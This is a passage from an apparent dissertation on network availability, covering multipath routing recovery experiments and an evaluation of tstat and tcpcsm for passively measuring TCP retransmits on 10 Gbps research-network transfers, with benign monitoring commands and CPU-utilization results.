Despite these limitations, we do observe differences in the recovery delay between the first three experiments (Identical QoS, Distinct Latency, Mathis Limit) whose throughputs neared the allocation limit of 200 Mbps and the last experiment, Beyond Mathis, whose transfer speed was significantly lower than the 200 Mbps speed available. For configurations in which the average recovery delay is less than 10 ms, there is some degree of uncertainty, as these fall within the margin of error.

As mentioned in Section 4.3 above, Deterlab’s routing relies on the OSPF routing protocol. Testing with the default OSPF settings might have influenced results, particularly related to which network interface is chosen for each recovery event. The data collected indicates that certain network interfaces on *clientEdge* are preferred and can take over transfers, even when they provide no tangible benefit over the active interface. Additionally, the periodic status updates broadcast by each OSPF daemon can potentially lead to race conditions that result in the impossibly low 0 ms recovery delays. This race condition occurs when the following sequence of events occur: a data transfer is initiated; the active network interface is taken down; a different interface picks up the connection; the currently disabled interface is brought back up; OSPF updates its routing tables to include the recently enabled interface; within the 10 ms polling interval of bwm-ng, the currently active interface is brought down and OSPF preempts the connection by selecting the re-enabled and preferred interface. This results in the appearance of a different route being selected within 10 ms of a link becoming unavailable when in fact OSPF chose to change the path utilized, independent of the network issue and, coincidentally, around the same time. The probability that this race condition occurs can be minimized by carefully timing events in the experiment. Specifically, one should minimize the amount of time elapsed between an interface being brought back up, the active interface being detected, and the active interface being taken down. This applies only when the active interface is of lower priority than the interface that is re-enabled.

4.7. Conclusion

The multipath routing experiments were designed to test how effective a specific multipath routing implementation is at handling network connectivity issues under various quality of service conditions. The throughput and recovery time of data transfers were the primary focus of our testing. Deterlab was chosen to accurately represent a network of disjoint paths between the endpoints; each path's throughput, latency, and loss rate could be adjusted between experimental runs. We summarize our findings below.

We observe that lossless networks have much more steady connections, constantly transferring data near the throughput limit imposed by the emulating platform. As far as the data being collected for these experiments can distinguish, there is little difference between low-latency links and high-latency links, so long as the connections have no loss.

When loss is introduced on these routes, the data transfers performed exhibit a large number of negative spikes below their average throughput. The loss and latency on these links limit the throughput according to the Mathis Equation. Section 4.3 introduced a topology, Mathis Limit, in which the maximum theoretical throughput is just below the limits set by Deterlab, as well as the topology Beyond Mathis that limits throughput to about 69% of the first two configurations. These two networks show how congestion negatively affects transfer speed: the lower the quality of service, the more severely the connection suffers.

The fourth experiment, in which quality of service is below the Mathis limit for our target bandwidth, is incapable of maintaining a data transfer at the speeds set in Deterlab. However, we observe a negative correlation between the quality of service in a network and the time required to recover from a network issue. This is understandable considering how TCP connections increase the amount of data in transit based on the success of previous packet transmissions. The higher QoS networks must recover more data that was sent over the path that no longer connects the endpoints, as compared to the networks with lower quality of service attributes.

Though such loss rates would generally be unacceptable, in the rare case that this quality of service level is unavoidable, one must consider whether it is most efficient to transfer data at the highest available speed, or limit connections such that recovering from network issues does not significantly interrupt existing transfers. The latter choice is advised only in extreme cases of unreliable networks.

4.8. Future Work

Still left to investigate is the cause of some recovery delays, particularly in the lossless environments, to be near 0 ms. These unusually short delays appear to be due to the way that network interfaces are brought back up before another interface is taken down. We suspect that OSPF also plays a role here: it may be that if an OSPF-preferred network interface is brought back up, OSPF's *gated* process performs a network polling round, and when the active interface is brought down, the connection suffers no observable loss in transfer time.

In performing our experiments, we left the settings for OSPF to their defaults, including the polling intervals and the algorithm used for route cost calculation. Before recording data from our experiments, we performed preliminary tests on the network topologies to determine optimal delays between critical actions taken by the scripts in Appendix A & B. Instead of adjusting the scripts used to perform our experiments in response to the configuration of OSPF, it may be more efficient and produce more accurate results to modify the parameters of our routing protocol instead, so this would be another avenue worth investigating.

As mentioned in Section 4.2, other multipath routing protocols such as OSPF Optimized Multipath and Adaptive Multipath Routing should be measured as well. An interesting quality to observe would be the way in which network links that are already highly saturated react to the loss of a load-balancing connection. Different protocols would likely handle this perturbation in unique ways. One possible solution would be to transfer the lost packets over all remaining paths. This may result in an initial performance drop over all routes and a shorter recovery delay to reach a steady-state transfer. Another option is to retransmit the contents of the dropped connection over a single link, allowing all other active links to operate without interruption. This would potentially result in a longer recovery delay, but whether the overall quality of service using the latter technique is better than the QoS using the former depends on minimum performance requirements for the organization in question, as well as the topology, speed, latency and size of the network. These variables would require extensive experimentation and background investigation of the underlying technologies tested.

CHAPTER 5

Network Retransmit Measurement

In order to evaluate the effectiveness of security mechanisms, one must be able to measure relevant data. When it comes to the aspect of availability-enhancing features, common metrics include latency, throughput, percent uptime, packet loss, and load capacity. These properties can be analyzed through active measurement or through passive measurement. Active measurement on production networks can be disruptive to the day-to-day operations, so we focus on passive measurement techniques. Passive techniques have the benefit of being able to measure real-world activity without impacting that activity. Measurement can be direct or indirect: for instance, throughput on a network interface can be directly measured and specific packets can be tracked to measure latency across the network. Being able to indirectly measure the health of file transfers, using TCP retransmits as a proxy for packet loss, is of particular interest for our research. In order to use retransmits as a metric to evaluate network health and potentially act on issues in realtime, we must first ensure that a monitor can analyze retransmits at line rate. For the scientific and research networks that we rely on, these speeds can be 10 Gbps to 100 Gbps.

5.1. Background

Modern science increasingly relies on simulations and instruments that produce petabytes of data, generated at a variety of distributed facilities, which must be transferred over long networks in order to be stored and analyzed at supercomputing facilities operated by the broader scientific communities. Computer networks have evolved a great deal since their inception and the requirements for our use have also changed significantly. It was once acceptable to simply have a connection between devices, but as our world became more connected and more reliant on networks, we began to require more from these links than basic connectivity.

Various experiments running on the Large Hadron Collider (LHC) [138], in particular, have been shown to generate sufficient data to theoretically fill a 100 Gbps network link to capacity.

Other large scientific instruments throughout the world, such as the Large Synoptic Survey Telescope [139], are expected to join those existing scientific examples as drivers for the need for reliable, high-throughput networking availability to enable the requisite data transfers.

Different users of the same network often have different performance requirements and expectations [140], and indeed some users may have conflicting requirements or impractical expectations of the network's capabilities. In such cases, it can be useful for the network to clearly and explicitly provide some specifications so that user expectations are more in line with what is possible. With these goals in mind, this chapter focuses on methods for measuring the performance and quality of service on network links used by the scientific research community.

Quality of service is a broad term in computer networking that refers to the health of network components. For any sufficiently complex network, there is no simple metric that can be used to determine if it is performing as expected. Network operators use a combination of common metrics to determine their network's health, including utilization, latency, throughput, the number/rate of dropped packets, and the number/rate of retransmitted packets. *Latency* is the amount of time, usually measured in milliseconds (ms), that it takes for a single packet to travel from one endpoint to another endpoint. This measurement often is not symmetrical along a route, so it can be useful to measure the latency in both directions. The sum of the latencies in each direction is called the *round-trip time (RTT)* of a path. *Throughput*, typically measured in Mbps or Gbps, is the instantaneous measure of the rate at which data is being transmitted.

The purpose of this experiment is to analyze the correlation between bandwidth, throughput, latency, and packet loss, as well as the notion that the health of network connections, often represented by these metrics, can be accurately determined indirectly by other measurements which are easier to obtain through passive monitoring. Thus, this chapter addresses the indirect link between bandwidth and other metrics, stating in particular that if a network link does not have sufficient bandwidth, then the probability of packet loss will likely increase. Not only is there a link between bandwidth and packet loss, but Mathis derived an equation for the maximum theoretical bandwidth of a TCP connection that relies on the packet loss rate [55]. Similarly, Kumar analyzed the network performance of different versions of TCP in the presence of a lossy endpoint [141], and how the packet loss rate can be used as a predictor for the maximum throughput on a link.

perfSONAR is an open source, software-based infrastructure for active network performance monitoring [142] that is commonly used to troubleshoot end-to-end performance issues. As of January 2016, over 1,700 publicly-available instances of *perfSONAR* software were deployed across research, education, and commercial networks around the globe.

While active measurement tools, including aspects of the *perfSONAR* toolset, exist to perform network diagnostics of throughput and latency, we assert that there is also value in performing passive measurements of actual data transfers. This would provide an alternate source of information to enable cross-validation of active measurements.

However, performing passive measurements carries its own complexities: for example, monitors must be strategically placed and sufficient computing resources capable of monitoring network transfers — at present, perhaps up to 100 Gbps — must be used. Nonetheless, both techniques undoubtedly have value and each can complement the other.

There are a large number of tools available for analyzing TCP headers. These include *tcpdump*, *Wireshark*, *Argus*, *tstat*, *tcpcsm*, and several others.¹ A full comparison of all tools is beyond the scope of this dissertation. We choose to focus in depth on two tools: *tstat* and *tcpcsm*, as these seem closest to meeting our requirements. We note that we also initially investigated the *Bro Network Monitor* for this task, but found that the TCP analyzer was not fully integrated and could not process 10 Gbps flows in real-time. One issue we have identified with *tcpcsm* is that under certain circumstances, it will generate very large log files. This can significantly affect the storage of network measurement systems and is covered in more detail in Section 5.5.

In this chapter, we describe the use and experimental evaluation of existing passive measurement tools to monitor TCP retransmits as a proxy for measuring packet loss. The theory driving this work is that retransmits are a symptom of packet loss [143, 144], and packet loss can be used to accurately and reliably estimate the effective throughput and overall health of a network data transfer [145]. Given that models have already been established to correlate retransmits with network health, our contribution is not in evaluating the quality of these models, but in determining which existing tools can process retransmits at rates that support realtime intervention. We present this work as follows: Section 5.2 covers related work in the field of network performance analysis, as well as deficiencies in previous research. Section 5.3 describes the experiments performed and

¹Workload Measurement Tools Taxonomy: <https://www.caida.org/tools/taxonomy/workload.xml>

the method by which data was collected. Section 5.4 presents the experimental results, Section 5.5 analyzes the data obtained, and Section 5.6 speculates on the possible explanations for patterns in the data generated. We summarize our findings and present potential future work in Section 5.8.

5.2. Related Work

As described in Section 5.1, different users of the same network often have different performance requirements and expectations. Wang & Crowcroft analyzed the quality of service requirements in multimedia applications [133]. They determine that bandwidth and delay are the two most important metrics in evaluating the majority of use cases. Wang & Crowcroft argue that probability of packet loss will be a secondary concern, due to the lack of applications in which packet loss significantly affected performance. This is based off of their evaluation of existing network applications and the observation that the most significant factors influencing quality of service, particularly in real-time environments, were bandwidth and network delay.

However, scientific computing users may have very different requirements. For example, consider network capacity at major research universities and labs. As internal campus or lab network capacity increases, the impact of packet loss also increases, in part due to the nature of TCP’s congestion control mechanism. The Transmission Control Protocol (TCP) [146], part of the TCP/IP suite, is the primary transport protocol used for the reliable transfer of data between applications. TCP is robust in many respects, and provides reliable data delivery in the face of packet loss or network congestion and outages. However, this reliability comes at a cost of a reduced data transfer rate whenever congestion or loss is detected. In practice, even a tiny amount of packet loss is enough to dramatically reduce TCP performance, and thus increases the overall transfer time required. When applied to large data movement, this can mean the difference between a scientist completing a transfer in days rather than hours.

Consider one reported extreme case—a bad 10 Gbps router line card that was dropping one out of 22,000 packets, or 0.0046% of all traffic. This resulted in an overall drop in throughput from 8 Gbps to 450 Kbps on a high RTT path [147]. This packet loss was not reported by the router’s internal error monitoring, since it occurred after the last monitorable part of the router’s internal path. It was only noticed using the OWAMP active monitoring tool [142].

As applications have outgrown their data-sharing capacity, many institutions have deployed a *Science DMZ* [147] in order to improve network performance. Science DMZs are built at or near the campus or laboratory’s local network perimeter, so equipment, configuration, and security policies are optimized for high-performance scientific applications rather than for general-purpose business systems computing. Popularized by ESnet, this approach supports high-volume bulk data transfer, remote experiment control, and data visualization. In 2012 and 2013 the U.S. National Science Foundation’s CC-NIE program² made 84 awards, many to fund campuses to deploy Science DMZs that support data-intensive science. Scalable, incrementally deployable, and easily adaptable, the Science DMZ can readily incorporate emerging technologies such as 100 Gigabit Ethernet services, virtual circuits, and Software Defined Networking (SDN) capabilities. Science DMZs include measurement and testing systems for troubleshooting and characterizing the network. As such, Science DMZs ensure a packet-loss-free network. Because of this, it becomes even more critical to have improved measurement and modeling on the other portions of the network to avoid additional bottlenecks.

The Science DMZ framework has proved to be a substantial success story. What has not yet been established, however, is a means to verify and validate the efficacy of each deployed Science DMZ framework, and the scientific uses of that framework via the network over time. The operational reality is that, in many science networks, the vast majority of which use TCP, the science network must provide an end-to-end loss-free environment. The use of TCP analysis is an important component in achieving this goal.

In the following section, we introduce *tstat* [148] and *tcpesm* [149], the two tools that are the focus of our performance comparison. Since network capacity planning and upgrade schedules are based on the performance measured by tools chosen by each infrastructure [148], it is important to validate the capabilities and performance of such tools. Mellia evaluates *tstat* in this regard, but considers only scenarios in which access to the endpoints is available. In international and interorganizational settings, this assumption will not always hold. Finamore also uses *tstat* on the edge of networks to observe traffic patterns among ISPs [150]. Additionally, he compares the scalability of *tstat* and the issues that may be encountered when deploying a network of traffic monitors.

²NSF Campus Cyberinfrastructure (CC*): https://www.nsf.gov/funding/pgm_summ.jsp?pims_id=504748

5.3. Experimental Procedure

In performing this research, we relied on several tools to evaluate the performance of systems measuring quality of service. The Unix application *mpstat* was used to measure resource utilization on the measurement hardware and to determine where potential bottlenecks may occur. The tool *pidstat* was used specifically to measure the impact of each tool on our test system’s CPU. Tests were performed by initiating transfers using Argonne National Laboratory’s Globus [151] platform, which utilizes gridFTP [152] for its data transfer operations. Each transfer initiated with Globus was performed unencrypted, and without verifying file integrity after transfer. This ensured that the duration of the experiment involved network transfers and quality of service monitoring, with no other resource-intensive tasks to confound the performance measurements.

The server we performed our experiments on is a Supermicro X9DAX with the following hardware: Two Intel Xeon E5-2687W v2 processors clocked at 3.40 GHz in a Supermicro X9DRi-F motherboard with 256 GB of quad-channel DDR3 RAM clocked at 1333 MHz (M393B2G70QH0). Our test host has two Intel 82599ES 10 Gbps network interface cards controlled by Intel’s ixgbe driver, version 4.0.1-k-rh7.2 (firmware version 0x29b70001). The system runs CentOS Linux 7.2.1511 (Core) with the following kernel: Linux kernel 3.10.0-327.4.4.el7.x86_64 with no kernel modifications. There are no additional services running on this test host that would significantly impact performance.

Our experiment consisted of running *pidstat* while initiating file transfers between research institutions. The dataset transferred contains 25 top-level directories; each top-level directory contains 25 directories; inside each of these directories are three files: a 100 MB file, a 200 MB file, and a 500 MB file. In total, there are 625 100 MB, 200 MB, and 500 MB files, stored in two levels of directories, totaling 500 GB.

In each run of the experiment, the institution that was used as an endpoint was either Argonne National Laboratory (ANL) or Brookhaven National Laboratory (BNL). A Data Transfer Node (DTN) in Lawrence Berkeley National Laboratory (LBNL) was always an endpoint. The connection between BNL and LBNL was configured such that the test host could not see traffic transferred from BNL to LBNL, but it could see traffic transferred from LBNL to BNL. This was done to simulate an asymmetric path, a common characteristic in scientific research networks. The connection between ANL and LBNL is not configured in this way, allowing our test host to see all traffic

transferred between ANL and LBNL. Each run of the experiment constituted transferring the 500 GB dataset between endpoints, either from LBNL, or to LBNL. Each of the 4 unique data transfers was monitored with *tstat* three times and then with *tcpcsm* three times.

We also note that in our experiments, we had access to both endpoints for all data transfers. However, it is often the case that traffic-measurement solutions cannot get data from all devices along a desired route. Therefore, in order to demonstrate the effectiveness of *tstat* in a more accurate research environment, in which measurements are not performed on endpoints, we configured the network such that all traffic sent and received by a DTN at LBNL is mirrored/forwarded to our test host. This simulates data collection at an arbitrary point along the path rather than at an endpoint.

pidstat was run with the following command (text in red indicates variables that likely require modification by those that wish to replicate our experiments):

```
pidstat -C tool -h 1 > tool500GBFromSRCtoDST.stat
```

tstat was run with the following command:

```
tstat -l -E 100 -i eth1 -T runtime_tstat.conf -s /data/tstat/logs
```

The configuration file for *tstat*, *runtime_tstat.conf*, is available in Appendix H.

tcpcsm was run with the following command:

```
tcpcsm -o tcpcsm500GBFromSRCtoDST.dat eth1
```

5.4. Results

The following table compares the capabilities of several network health monitoring tools that we considered for this evaluation. Each feature listed would be useful for determining the quality of service on an asymmetric connection. As the table shows, *tstat* meets the most requirements, being able to at least partially fulfill all desired measurements except for diagnosing the degree to which packet-loss impacts performance. No tool can provide an accurate measure of this value because the affect of packet-loss on network performance may be confounded by other variables.

netflow and *sflow* are tools designed for measuring specific properties of network streams or flows. These two tools consist of a software component and their own protocols for analyzing the traffic being observed. Each have their own unique properties, but for our use case, they can be considered nearly identical, as indicated by the feature-set outlined in Table 5.1. Both *sflow* and

netflow can provide insight into common network issues and may allow network administrators to diagnose certain problems.

Traffic Quality Monitor Features

Feature	<i>netflow</i>	<i>sflow</i>	<i>tcpcsm</i>	<i>tstat</i>
Maximum Throughput	●	●	◐	◐
Minimum Throughput	◐	◐	◐	◐
Average Throughput	◐	◐	◐	◐
Measurement Duration	◐	◐	●	●
Periodic Patterns	◐	◐	●	●
Peak Periods	◐	◐	●	●
Congestion Points	●	●	●	●
Congestion Times	●	●	●	●
Congestion Periods	◐	◐	◐	◐
Cause of Performance Degradation	◐	◐	◐	◐
Measurement's Effect on Performance	◐	◐	●	●
Packet Loss' Effect on Performance	○	○	○	○
Hardware-Related Performance Issues	◐	◐	◐	◐
Measure Detection Latency	●	●	●	●
Handle Asymmetric Flows	◐	◐	◐	●

●: Tool can obtain data

◐: Obtaining data requires extra processing

○: Data cannot be obtained

TABLE 5.1. Feature Comparison of Traffic Quality Monitors

Each figure displays the resource utilization of a single CPU core on the test host during a 500 GB file transfer. Globus was used to initiate data transfers between ESnet at Lawrence Berkeley National Laboratory (LBNL) and either Argonne National Laboratory (ANL) or Brookhaven National Laboratory (BNL). The dataset transferred is a collection of large files totaling 500 GB, described in more detail in Section 5.3. The link between Brookhaven National Laboratory and

Lawrence Berkeley National Laboratory is configured to simulate an asymmetric connection in which the path from source to destination and the path from destination back to source are different. The link between Argonne National Laboratory and Lawrence Berkeley National Laboratory is not configured in such a way, so the connection is symmetric.

The Unix tool *pidstat* was used to collect system resource utilization on the test host. One of the most important qualities to observe from the graphs is that, during the file transfers, the tools used to measure retransmits rarely exceed 50% CPU utilization on a single core. The test system often is not impacted during 10 Gbps file transfers, and may be capable of measuring the performance of higher throughput (20~25 Gbps) transfers.




FIGURE 5.1. The test host's resource utilization during a 500 GB file transfer from ANL, averaged over all runs. *tcpcsm* was used to measure the number of retransmits on this symmetric connection.




FIGURE 5.3. The test host's resource utilization during a 500 GB file transfer to ANL, averaged over all runs. *tcpcsm* was used to measure the number of retransmits on this symmetric connection.




FIGURE 5.2. The test host's resource utilization during a 500 GB file transfer from BNL, averaged over all runs. *tcpcsm* was used to measure the number of retransmits on this asymmetric connection.




FIGURE 5.4. The test host's resource utilization during a 500 GB file transfer to BNL, averaged over all runs. *tcpcsm* was used to measure the number of retransmits on this asymmetric connection.




FIGURE 5.5. The test host's resource utilization during a 500 GB file transfer from ANL, averaged over all runs. *tstat* was used to measure the number of retransmits on this symmetric connection.




FIGURE 5.7. The test host's resource utilization during a 500 GB file transfer to ANL, averaged over all runs. *tstat* was used to measure the number of retransmits on this symmetric connection.




FIGURE 5.6. The test host's resource utilization during a 500 GB file transfer from BNL, averaged over all runs. *tstat* was used to measure the number of retransmits on this asymmetric connection.




FIGURE 5.8. The test host's resource utilization during a 500 GB file transfer to BNL, averaged over all runs. *tstat* was used to measure the number of retransmits on this asymmetric connection.




FIGURE 5.9. The test host’s resource utilization during 500 GB file transfers. All combinations of endpoints and tools are visualized. The boxplots are ordered alphabetically.




FIGURE 5.10. The test host’s resource utilization during 500 GB file transfers. All combinations of endpoints and tools are visualized. The boxplots are ordered based on the number of packets observed.

5.5. Evaluation

We chose to use *tstat* for measuring retransmits because, in evaluating several tools (illustrated by Table 5.1 above), we found that *tstat* provides the most information relevant to our interests, either directly from the application, or indirectly through some extra processing. It is important to note that while *tstat* accurately reports the number of retransmitted packets, it does not report the reason they were retransmitted. The packet-loss triggering the retransmit may be due to congestion, bad hardware, a dirty connector, an underpowered inline security device, a slow receive host, or a number of other causes. *tstat*, as well as any other existing tool, is unable to pinpoint the source of the packet loss.

We compared the performance of *tstat* to *tcpcsm* because both tools are capable of processing traffic at high transfer rates and they support more features relevant to our research needs than *sflow* and *netflow*. As for the features that *tstat* and *tcpcsm* provide, they are functionally equivalent: it is trivial to obtain statistics on the throughput and congestion of a transfer using both tools, and plotting the data to observe periodic patterns is straightforward as well. One downside of *tcpcsm* is that, although asymmetric traffic does not heavily impact CPU performance, it does have an adverse affect on our storage: *tcpcsm* generates log files that are several orders of magnitude larger when monitoring asymmetric traffic compared to symmetric traffic. *tstat* was not observed to have a similar issue, allowing its data collection to scale well, even on asymmetric connections. Depending on how these tools are to be used, this may be a strong enough reason to avoid *tcpcsm* in favor of *tstat*.

The figures in the Results section show that, while *tstat* is analyzing 10 Gbps traffic, the CPU utilization recorded by *pidstat* increases to between 25% and 35% of a single core. This indicates that our test system can handle 10 Gbps traffic with little to no impact on the performance of other running services. Since a single 10 Gbps stream can be analyzed by a single core, A dedicated traffic monitoring system with a multi-core CPU and multiple 10 Gbps network interface cards allows for easy and relatively economical scaling to higher-throughput traffic. This is acceptable because most current data transfer tools for very large datasets use multiple parallel streams of 10 Gbps or less. If technology transitions to 25 Gbps streams, each core should still be capable of processing an individual stream. A single 40 Gbps flow would be difficult to monitor by either tool running on current hardware, as this would likely result in CPU utilization of around 80% to 120% on a core.

When the destination for network traffic is the DTN at LBNL, we observe that traffic from ANL causes *tcpcsm* and *tstat* to utilize between 80% and 100% more of a core than what is required to analyze traffic from BNL. There are two likely explanations for this. The first is that the symmetric connection from ANL affects CPU utilization due to the increase in packets observed. The second explanation is that the difference in distance to BNL compared to ANL causes a decrease in throughput, which results in the test system analyzing less packets in any given span of time. The results from *pidstat* indicate that transfers from ANL complete in about 510s on average and transfers from BNL complete in about 430s on average, a difference of about 19%. Not only would this percent difference fail to account for the entire disparity in CPU utilization, but the shorter time required for the transfers from BNL to complete indicates that the dataset is being transferred at higher rates on average than the dataset from ANL.

